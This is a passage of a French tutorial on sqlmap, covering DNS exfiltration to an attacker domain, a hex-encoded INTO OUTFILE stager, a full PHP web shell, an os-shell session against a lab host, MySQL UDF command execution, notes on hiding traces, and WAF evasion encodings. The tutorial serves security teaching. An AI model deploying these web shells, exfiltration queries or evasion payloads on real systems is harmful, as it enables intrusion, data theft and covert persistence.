Une autre façon de procéder serait d'écrire l'information recherchée dans un autre endroit de la base de données. Un endroit auquel nous aurions sans problème l'accès en lecture. Imaginons que je possède un compte utilisateur sur un forum web, et que je puisse obtenir le hash du mot de passe de l'administrateur via une vulnérabilité de type injection sql en aveugle. Pourquoi ne pas copier cette information dans un champ auquel j'ai déjà accès ? Par exemple le champ « commentaire » ou « adresse physique » de mon profil auquel je peux toujours avoir accès.

Enfin, sqlmap supporte une méthode beaucoup plus sophistiquée d'exfiltration, basée sur les requêtes DNS. En effet, il est probable qu'un serveur de base de données, situé dans le réseau interne d'une entreprise, ne soit pas autorisé à envoyer directement de l'information à l'extérieur. Néanmoins les requêtes DNS peuvent ne pas être filtrées. Si c'est le cas, l'attaquant peut alors monter son propre serveur DNS faisant autorité sur un domaine qu'il aura préalablement acquis. (par exemple attaquant.com). Il peut alors essayer de faire exécuter au SGBD victime une requête de ce genre :

```
do_dns_lookup( (select top 1 password from users) + '.attaquant.com' );
```

Le SGBD enverra l'information que l'on souhaite récupérer à notre serveur DNS (ou à un simple netcat lancé en écoute sur le port 53) en demandant l'adresse IP correspondant à « hash du premier utilisateur.attaquant.com ». Sqlmap supporte ce type d'attaque via l'option --dns-domain. Dans ce cas, sqlmap se met lui même en écoute sur le port 53. Il reçoit alors directement les demandes de résolution, et donc les informations que l'on souhaite récupérer.

7. Optimisations

Sqlmap supporte plusieurs méthodes d'optimisation pour diminuer le temps nécessaire à la récupération complète d'une base de données, notamment :

- Méthode head

Lors d'une attaque de type booléenne, nécessitant l'examen rapide des pages web envoyées pour savoir si on se situe dans le cas « vrai » ou dans le cas « faux », il n'est pas nécessaire de télécharger l'intégralité de la page. Il suffit généralement de connaître la taille de la page que le serveur s'apprête à renvoyer. Une fois que l'on connaît la taille d'une page signifiant vraie, et celle d'une page signifiant faux, de nouveaux téléchargement complets ne sont plus nécessaires. Sqlmap utilise alors la méthode HEAD, au lieu de la méthode GET. Cette méthode HTTP permet d'économiser du temps et beaucoup de bande passante, en n'envoyant que les informations sur la page, mais sans la section body. On trouve alors la taille de la page totale dans la partie Content-Length.

- Multi-threading

sqlmap peut lancer plusieurs threads en parallèle ce qui augmentera les performances en multipliant le nombre de connexions simultanées avec le serveur. Cette optimisation n'est cependant pas disponible lorsque l'on attaque en aveugle totale, et que l'on doit analyser le temps de réponse du serveur.

- Keep alive

sqlmap doit généralement lancer un très grand nombre de requête http. Sans optimisation, chaque requête réalisera l'ensemble des opérations nécessaires à une connexion de type TCP (envoi d'une trame SYN, réception d'une trame SYN/ACK etc). Chaque requête générera donc une connexion TCP, ce qui prend beaucoup de temps. L'utilisation du paramètre http « keep-alive », permet de faire transiter plusieurs requêtes http au sein d'une même connexion TCP, ce qui fait encore une fois économiser du temps et de la bande passante.

- Prédiction

Sqlmap dispose d'une fonction de « prédiction ». Il est difficile de trouver de la documentation sur le sujet. Mais je suppose que si les premiers caractères d'un champs sont « passw », sqlmap essayera directement « password »… On trouve les noms des tables et des champs les plus courant dans les fichiers textes présents dans le répertoire txt (voir plus loin).

Cependant, je n'ai constaté aucun gain vraiment visible en activant ces différentes options. Ce qui permet à coup sûr d’accélérer la découverte, c'est de renseigner sqlmap sur le SGBD utilisé. Ainsi, il faut environ 2 minutes à sqlmap pour trouver les paramètres de la vulnérabilité d'une machine de test sans autre indication que la bonne url. Ce temps tombe à 1m38s en précisant que l'on a affaire à mysql, et à 30s seulement si on lui indique le bon paramètre (id).

```
time python ../sqlmap-dev/sqlmap.py --flush -u "http://192.168.1.82/?
action=data_management&cpmvc_do_action=mvparse&f=edit&id=1" -batch

real    2m8.773s
user    0m17.142s
sys     0m0.190s
```

III – Paramétrage et architecture

1. Paramétrage simple du logiciel

De nombreuses options sont disponibles pour simplifier l'utilisation du logiciel. On citera notamment l'assistant (--wizard), le niveau de recherche (--level) et le niveau de risque (--risk).

Par défaut, sqlmap ne teste que les paramètres les plus évidents (ceux qui sont envoyés via les commandes http GET et POST). Mais il est possible d'augmenter le niveau de recherche (et donc le temps d'exécution). Au niveau deux, sqlmap vérifie aussi le contenu des cookies. Avec un niveau supérieur à trois, il examine aussi le contenu des entêtes http, comme le User-Agent et le referer.

Concernant le niveau de risque que l'on est prêt à courir, l'échelle fonctionne de la façon suivante. Au premier niveau les tentatives d'intrusions sont inoffensives (uniquement des select, union…). Au niveau deux, sqlmap peut lancer des commandes nécessitant un temps d'exécution élevé. Avec le niveau trois, sqlmap fait aussi des tentatives basées sur la fonction OR. Ce qui, dans le cas des commandes update, peut conduire à la modification de l'ensemble d'une table dans la base !

2. Paramétrage avancé

Un utilisateur plus averti pourra toujours sélectionner de façon très précise ce qu'il souhaite que sqlmap réalise exactement (Type d'attaque, paramètre à tester etc.). Il est aussi possible de l'adapter en fonction de l'environnement (utilisation de cookies spécifiques, de https avec ou sans authentification, etc).

3. Architecture modulaire

Mieux encore, l'architecture modulaire de sqlmap (ensemble de scripts et de données au format texte et xml), permettra aux utilisateurs les plus avancés d'écrire leurs propres fonctions de recherche, de découverte de filtres ou d'évasion. Voici le contenu du répertoire de sqlmap :

```
drwxrwxr-x  3 hoper hoper  4096 avril  5 20:14 doc
drwxrwxr-x 12 hoper hoper  4096 avril  8 18:17 extra
drwxrwxr-x  9 hoper hoper  4096 avril  8 18:17 lib
drwxrwxr-x  4 hoper hoper  4096 avril  8 18:17 plugins
drwxrwxr-x  6 hoper hoper  4096 avril  5 20:14 procs
drwxrwxr-x  2 hoper hoper  4096 avril  5 20:14 shell
-rwxrwxr-x  1 hoper hoper  1534 avril  5 20:14 sqlmapapi.py
-rw-rw-r--  1 hoper hoper 19289 avril  5 20:14 sqlmap.conf
-rwxrwxr-x  1 hoper hoper  5462 avril  5 20:14 sqlmap.py
drwxrwxr-x  2 hoper hoper  4096 avril  5 20:14 tamper
drwxrwxr-x 21 hoper hoper  4096 avril  8 18:17 thirdparty
drwxrwxr-x  2 hoper hoper  4096 avril  5 20:14 txt
drwxrwxr-x  4 hoper hoper  4096 avril  5 20:14 udf
drwxrwxr-x  2 hoper hoper  4096 avril  5 20:14 waf
drwxrwxr-x  4 hoper hoper  4096 avril  5 20:14 xml
```

Prenons quelques exemple pour voir à quel point le code est modulaire, et facilement extensible :

chemin	fonction
extra/shellcodeexec/	Contient les codes binaires d'exploitation (shellcode) classés par architecture
plugins/dbms	Contient un répertoire par type de SGBD, avec les fonctions d'accès etc.
tamper	Scripts python implémentant diverses techniques d'évasion (voir chapitre 5)
thirdparty	Contient des librairies de fonctions écrites en python, utiles à sqlmap
shell	Contient les web shell dans différents langages (asp, php,jsp...)
txt	Données en format text : Liste de mot de passe, nom courants de tables ou de champs dans plusieurs langues y compris le français...
udf	Contient les fonctions (procédures stockées) que l'on souhaite insérer dans la base de donnée ciblée, afin de pouvoir lui faire exécuter du code. Voir 4.3
waf	Contient des scripts de détection de WAF (un script par solution)
xml	Données en format xml (messages d'erreurs, bannières, payloads...)

Ajouter à sqlmap la possibilité de détecter une nouvelle solution de filtrage ne demandera donc que l'écriture d'un script de quelques lignes avec les tests à réaliser (données à chercher dans les entêtes, les messages d'erreurs etc). Script qu'il suffira de placer dans le répertoire waf, et ce sera terminé. Ce nouveau script sera immédiatement utilisable avec les options classiques de sqlmap. Idem pour l'implémentation d'une nouvelle technique d'évasion, la prise en compte d'un binaire d'exploitation spécifique etc.

A titre d'exemple, voici l'intégralité du script de détection du module «ModSecurity » d'apache, qui globalement peut se résumer en trois ou quatre ligne de tests :

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2015 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

import re

from lib.core.enums import HTTP_HEADER
from lib.core.settings import WAF_ATTACK_VECTORS

__product__ = "ModSecurity: Open Source Web Application Firewall (Trustwave)"

def detect(get_page):
    retval = False

    for vector in WAF_ATTACK_VECTORS:
        page, headers, code = get_page(get=vector)
        retval = code == 501 and re.search(r"Reference #[0-9A-Fa-f.]+", page, re.I) is None
        retval |= re.search(r"Mod_Security|NOYB", headers.get(HTTP_HEADER.SERVER, ""), re.I) is not None
        retval |= "This error was generated by Mod_Security" in page
        if retval:
            break

    return retval
```

IV – Exécution de commande sur le système

1. Via l'envoi d'un web shell en php

Si le SGBD qui exécute les requêtes peut écrire dans un répertoire, qui soit également accessible en lecture pour le serveur web, il est possible d'ouvrir directement un interpréteur de commande sur le système d'exploitation. L'option --os-shell provoque alors les opérations suivante :

- dépôt d'un fichier dans le répertoire accessible en écriture avec l'injection sql :

```
-6091 OR 8686=8686 LIMIT 0,1 INTO OUTFILE '/var/www/tmp/tmpugpss.php' LINES TERMINATED BY
0x3c3f7068700a6966202869737365742824 5f524551554553545b2275706c6f6164225d29297b246469723d245f52455155
4553545b2275706c6f6164446972225d3b6966202870687076657273696f6e28293c27342e312e3027297b2466696c653d24
485454505f504f53545f46494c45535b2266696c65225d5b226e616d65225d3b406d6f76655f75706c6f616465645f66696c
652824485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466
696c6529206f722064696528293b7d656c73657b2466696c653d245f46494c45535b2266696c65225d5b226e616d65225d3b
406d6f76655f75706c6f616465645f66696c6528245f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c2464
69722e222f222e2466696c6529206f722064696528293b7d4063686d6f6428246469722e222f222e2466696c652c30373535
293b6563686f202246696c652075706c6f61646564223b7d656c7365207b6563686f20223c666f726d20616374696f6e3d22
2e245f5345525645525b225048505f53454c46225d2e22206d6574686f643d504f535420656e63747970653d6d756c746970
6172742f666f726d2d646174613e3c696e70757420747970653d68696464656e206e616d653d4d41585f46494c455f53495a
452076616c75653d313030303030303030303e3c623e73716c6d61702066696c652075706c6f616465723c2f623e3c62723e
3c696e707574206e616d653d66696c6520747970653d66696c653e3c62723e746f206469726563746f72793a203c696e7075
7420747970653d74657874206e616d653d75706c6f6164446972207661 6c75653d2f7661722f7777772f746d703e203c696e
70757420747970653d7375626d6974206e616d653d75706c6f61642076616c75653d75706c6f61643e3c2f666f726d3e223b
7d3f3e0a--
```

Cette chaîne de caractère est la version encodée de :

```
<?php
if (isset($_REQUEST["upload"])){$dir=$_REQUEST["uploadDir"];if (phpversion()<'4.1.0')
{$file=$HTTP_POST_FILES["file"]["name"];@move_uploaded_file($HTTP_POST_FILES["file"]["tmp_name"],
$dir."/".$file) or die();}else{$file=$_FILES["file"]["name"];@move_uploaded_file($_FILES["file"]
["tmp_name"],$dir."/".$file) or die();}@chmod($dir."/".$file,0755);echo "File uploaded";}else {echo
"<form action=".$_SERVER["PHP_SELF"]." method=POST enctype=multipart/form-data><input type=hidden
name=MAX_FILE_SIZE value=1000000000><b>sqlmap file uploader</b><br><input name=file type=file><br>to
directory: <input type=text name=uploadDir value=/var/www/tmp> <input type=submit name=upload
value=upload></form>";}?>
```

- Effectue une requête http sur ce premier fichier php

Ce script permet à sqlmap d'envoyer un nouveau fichier php, qui sera alors automatiquement déplacé dans le bon répertoire, et à qui sera ajouté le droit en exécution. C'est ce second fichier, envoyé via le premier, qui servira véritablement de shell code. Voici le contenu de ce second fichier :

```
<?php $c=$_REQUEST["cmd"];@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);
$z=@ini_get('disable_functions');if(!empty($z)){$z=preg_replace('/[, ]+/',',',$z);$z=explode(',',
$z);$z=array_map('trim',$z);}else{$z=array();}$c=$c." 2>&1
";function f($n){global $z;return is_callable($n)and!in_array($n,$z);}if(f('system'))
{ob_start();system($c);$w=ob_get_contents();ob_end_clean();}elseif(f('proc_open'))
{$y=proc_open($c,array(array(pipe,r),array(pipe,w),array(pipe,w)),$t);$w=NULL;while(!feof($t[1]))
{$w.=fread($t[1],512);}@proc_close($y);}elseif(f('shell_exec'))
{$w=shell_exec($c);}elseif(f('passthru')){ob_start();passthru($c);
$w=ob_get_contents();ob_end_clean();}elseif(f('popen')){$x=popen($c,r);$w=NULL;if(is_resource($x))
{while(!feof($x)){$w.=fread($x,512);}}@pclose($x);}elseif(f('exec')){$w=array();exec($c,$w);
$w=join(chr(10),$w).chr(10);}else{$w=0;}print "<pre>".$w."
```

On reconnaît ici un web shell, qui affichera sur la sortie standard le résultat de la commande système lancée, précédé de la balise html <pre>. (Strict minimum pour que cela passe pour une page web, la navigateur se chargeant de rajouter la balise </pre>).

On vérifie facilement que cela fonctionne à la main depuis le navigateur en affichant la page :

http://192.168.1.82/tmp/tmpbcsxa.php?cmd=cat+/etc/passwd
Le contenu du fichier /etc/passwd s'affiche sans soucis. Observons sqlmap faire la même chose :

```
python ../sqlmap-dev/sqlmap.py -u "http://192.168.1.82/?
action=data_management&cpmvc_do_action=mvparse&f=edit&id=1" -p "id" --dbms=mysql --os-shell

        _
 ___ ___| |_____ ___ ___  {1.0-dev-1e7f2d6}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 22:20:49

[22:20:49] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Parameter: id (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: action=data_management&cpmvc_do_action=mvparse&f=edit&id=1 AND (SELECT * FROM
(SELECT(SLEEP(5)))RJOV)

    Type: UNION query
    Title: Generic UNION query (NULL) - 14 columns
    Payload: action=data_management&cpmvc_do_action=mvparse&f=edit&id=-5139 UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170767671,0x775465584d654f4c4e6f,0x71767a7171),NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL--
---
[22:20:49] [INFO] testing MySQL
[22:20:49] [INFO] confirming MySQL
[22:20:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise
Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.0
[22:20:49] [INFO] going to use a web backdoor for command prompt
[22:20:49] [INFO] fingerprinting the back-end DBMS operating system
[22:20:49] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[22:20:52] [WARNING] unable to retrieve automatically the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /var/www/nginx-
default') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /var/www/tmp
[22:20:57] [WARNING] unable to automatically parse any web server path
[22:20:57] [INFO] trying to upload the file stager on '/var/www/tmp' via LIMIT 'LINES TERMINATED BY'
method
[22:20:57] [INFO] heuristics detected web page charset 'ascii'
[22:20:57] [INFO] the file stager has been successfully uploaded on '/var/www/tmp' -
http://192.168.1.82:80/tmp/tmpudwsa.php
[22:20:57] [INFO] the backdoor has been successfully uploaded on '/var/www/tmp' -
http://192.168.1.82:80/tmp/tmpblmwo.php
[22:20:57] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> who
do you want to retrieve the command standard output? [Y/n/a] a
No output
os-shell> w
command standard output:
---
 22:23:11 up 59 min,  0 users,  load average: 0.39, 0.47, 0.45
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
---
os-shell>
```

On vérifie que, pour le système, personne n'est connecté sur la machine. Les commandes w,who,ps ne montreront rien de particulier. Nous sommes « invisibles » car aucune connexion ssh n'a été réalisée. Aucune entrée n'a été ajoutée dans les journaux /var/log/wtmp ou /var/run/utmpx. Pourtant, nous sommes bien connectés et à même de lancer des commandes sur le système.

Pour disparaître réellement, il faudra poursuivre l'attaque, parvenir à réaliser une élévation de privilège pour, une fois des droits root obtenus, nettoyer toutes les traces que nous laissons dans les journaux du serveur web, et du SGBD.

2. Via l'envoi de codes binaires

Une fois que l'étape précédente est réalisée, et que l'on dispose donc déjà d'un moyen d'envoyer du code sur la machine attaquée, sqlmap peut automatiser la création, l'envoi, et l'utilisation d'un shell metasploit sur la victime. Le script permet de choisir de façon interactive l'architecture (32 ou 64 bits) et le sens de la connexion à utiliser pour l'établissement de la connexion (connexion directe standard ou reverse, depuis la victime vers l'attaquant).

3. Via l'insertion en base de procédures stockées

Au lieu d'envoyer un programme sur le système (netcat, meterpreter…) qui restera visible tant que l'on n'aura pas la possibilité d'installer un véritable rootkit sur la machine, il est parfois possible (en fonction du système et du SGBD utilisé) de placer son logiciel dans la base de données elle même, sous forme d'une procédure stockée. Installer son binaire à cet endroit sera plus discret. Mais c'est aussi beaucoup plus compliqué à mettre en place, et dois se faire en deux étapes.

Premièrement, il faut pouvoir installer, éventuellement dans un répertoire spécifique, une librairie de fonctions écrites spécifiquement pour le SGDB et l'architecture ciblée. Sqlmap fournit des versions pré-compilées de librairies, permettant d’exécuter n'importe quelle commande sur le serveur. Deuxièmement, il faut charger ses fonctions dans la base de données. Des exemples sont donnés sur le github de sqlmap. Voici par exemple comment charger les procédures stockées dans la librairie udf fournie pour mysql (lib_mysqludf_sys.so):

```
CREATE FUNCTION lib_mysqludf_sys_info RETURNS string SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_get RETURNS string SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_set RETURNS int SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_exec RETURNS int SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf_sys.so';
CREATE FUNCTION sys_bineval RETURNS int SONAME 'lib_mysqludf_sys.so';
```

V – Détection et techniques d'évasion

1. Les WAFs

Les WAF sont des solutions de filtrage logiciels, qui essayent de repérer les attaques web dans les requêtes des clients, et qui ne transmettent ces requêtes au serveur web que si elles sont jugées suffisamment « saines ». Généralement basés sur l'utilisation d'expressions régulières, ces filtres ne pourront jamais détecter avec certitude une attaque dans tous les cas de figure.

Il faut aussi garder à l'esprit que leur paramétrage sera toujours un compromis entre la possibilité de bloquer des attaques évidentes, et la volonté d'éviter absolument les faux positifs (qui ont pour effet de bloquer les requêtes légitimes des véritables clients)

sqlmap propose une option de détection de ces solutions. Les scripts présents dans le répertoire waf sont utilisés pour tenter de découvrir la présence et le type des WAFs utilisés.

2. Techniques d'évasion

Une liste d'expressions régulière (même très longue) ne pouvant pas prendre en compte tous les cas de figure, et connaissant la configuration par défaut des solutions de filtrages du marché, il est possible de modifier les commandes sql injectées pour qu'elles ne soient pas détectées par les WAFs. Avant de nous intéresser aux techniques d'encodage fournies, voyons comment il est déjà possible de modifier les requêtes pour arriver au même résultat.

Prenons un exemple simple, le célèbre « 1=1 ». On pourrait croire qu'il suffirait d'une règle cherchant des égalités du type nombre = nombre pour éviter les attaques de ce genre. Mais c'est en fait toutes les expressions qui valent « vraie » qu'il faudrait vérifier. Or « vrai » peut s'écrire d'une infinité de façons différentes.

Voici quelques exemples d'expression SQL équivalentes :

```
2 = 2
7 > 3
2 != 3
5 <=> 6
4.5 ≤ 7.2
'a' regexp '^[a-d]'
5 is not null
50 between 0 and 100
char(65) rlike char(65)
3 + 2 = 5
3.654 – 8.87 < 5.98
abs(3-5) = 2
```

```
ceil(7.34) > 3
char(32) = ' '
unhex(2a) = '*'
lower('SQL') = 'sql'
mid('abc',1,1) = 'a'
find_in_set('b','a,b,c,d') = 2
strcmp(left('password',1), 0x70) = 0
1337 like 1337
rpad ('hel',5,'o') like 'heloo'
reverse ('abc') = 'cba'
soudhex('hello') = 'H400'
etc.
```

On comprend bien que cette liste est sans fin. Mais cette liste, déjà infinie, peut aussi être encodée d'un grand nombre de façon !

Sqlmap propose, dans sa version actuelle, une liste de quarante trois scripts pour altérer les requêtes afin d'éviter les filtres de détection. Beaucoup de ces scripts sont génériques, comme le remplacement des espaces par d'autres caractères. D'autres scripts ont été spécifiquement conçus pour contourner un type de filtre précis. On citera notamment :
bluecoat.py, modsecurityversioned.py, securesphere.py, varnish.py...

Par exemple, dans mysql, les espaces entre les fonctions peuvent être remplacés par :

09	Horizontal Tab
0A	New Line
0B	Vertical Tab
0C	New Page
0D	Carriage Return
A0	Non-breaking Space
20	Space

Les espaces après un OR ou un AND par :

20	Space
2B	+
2D	-
7E	~
21	!
40	@

On peut aussi utiliser des parenthèses : select(id)from(table))
Ou des commentaires : select/**/*/**/from/**/table

Pour les chaînes de caractères, le choix ne manquent pas non plus. Comment écrire la chaîne 'admin' autrement, sans faire intervenir les quotes souvent problématiques lors des injections ?

Voyons quelques équivalents de : AND password = 'admin'

AND password = 0x61646D696E
AND password = char(97, 100, 109, 105, 110)
AND conv(password, 36, 10)=17431871
AND hex(hex(password))=36313634364436393645

Il est aussi possible d'encoder les requêtes dans l'url, pour qu'elles soient décodées par le serveur web (toujours situé derrière le WAF). En utilisant %61 au lieu du a minuscule par exemple. On peut aussi multiplier le nombre d'encodage. Le 'a' s'écrirait alors :%2561. (Le caractère % est encodé en %25) Et rien n’empêche de continuer, autant de fois que l'on le souhaite. le WAF lui, ayant certainement une limite pour le nombre de décodage maximal à effectuer...

En combinant ces différentes techniques, il devient très difficile pour un WAF de rester efficace, surtout s'il se base sur des listes d'expressions régulières. Il ne faut pas oublier non plus que les technologies liées au web évoluent rapidement. Ce ne sont plus seulement les flux http qu'il faut vérifier, mais tout ce qui est xml, json, soap… Les injections sql ont encore de beaux jours devant elles.

VI – Annexes

1. Sources

http://en.wikipedia.org/wiki/SQL_injection
http://www.sqlinjectionwiki.com/Categories/2/mysql-sql-injection-cheat-sheet/
https://www.owasp.org/index.php/Testing_for_SQL_Injection_%28OTG-INPVAL-005%29
http://websec.ca/kb/sql_injection
http://zerofreak.blogspot.fr/2012/02/tutorial-by-zer0freak-zer0freak-sqli.html
http://www.bases-hacking.org/injections-sql-avancees.html
http://pentestmonkey.net/blog/mssql-dns
http://tn-security.blogspot.fr/2011/08/tour-dhorizon-sur-les-sql-injections.html
https://www.netsparker.com/s/research/OneClickOwnage.pdf
http://connect.ed-diamond.com/MISC/MISC-062/Utilisation-avancee-de-sqlmap

2. Glossaire

Terme	Signification
SQLi	Injection SQL
WAF	Web Application Firewall (Filtre applicatif)
SGBD	Système de gestion de base de donné
Rootkit	logiciel installé (avec les droits admin) sur la machine de la victime et fournissant un contrôle total au pirate (accès, dissimulation de son activité...)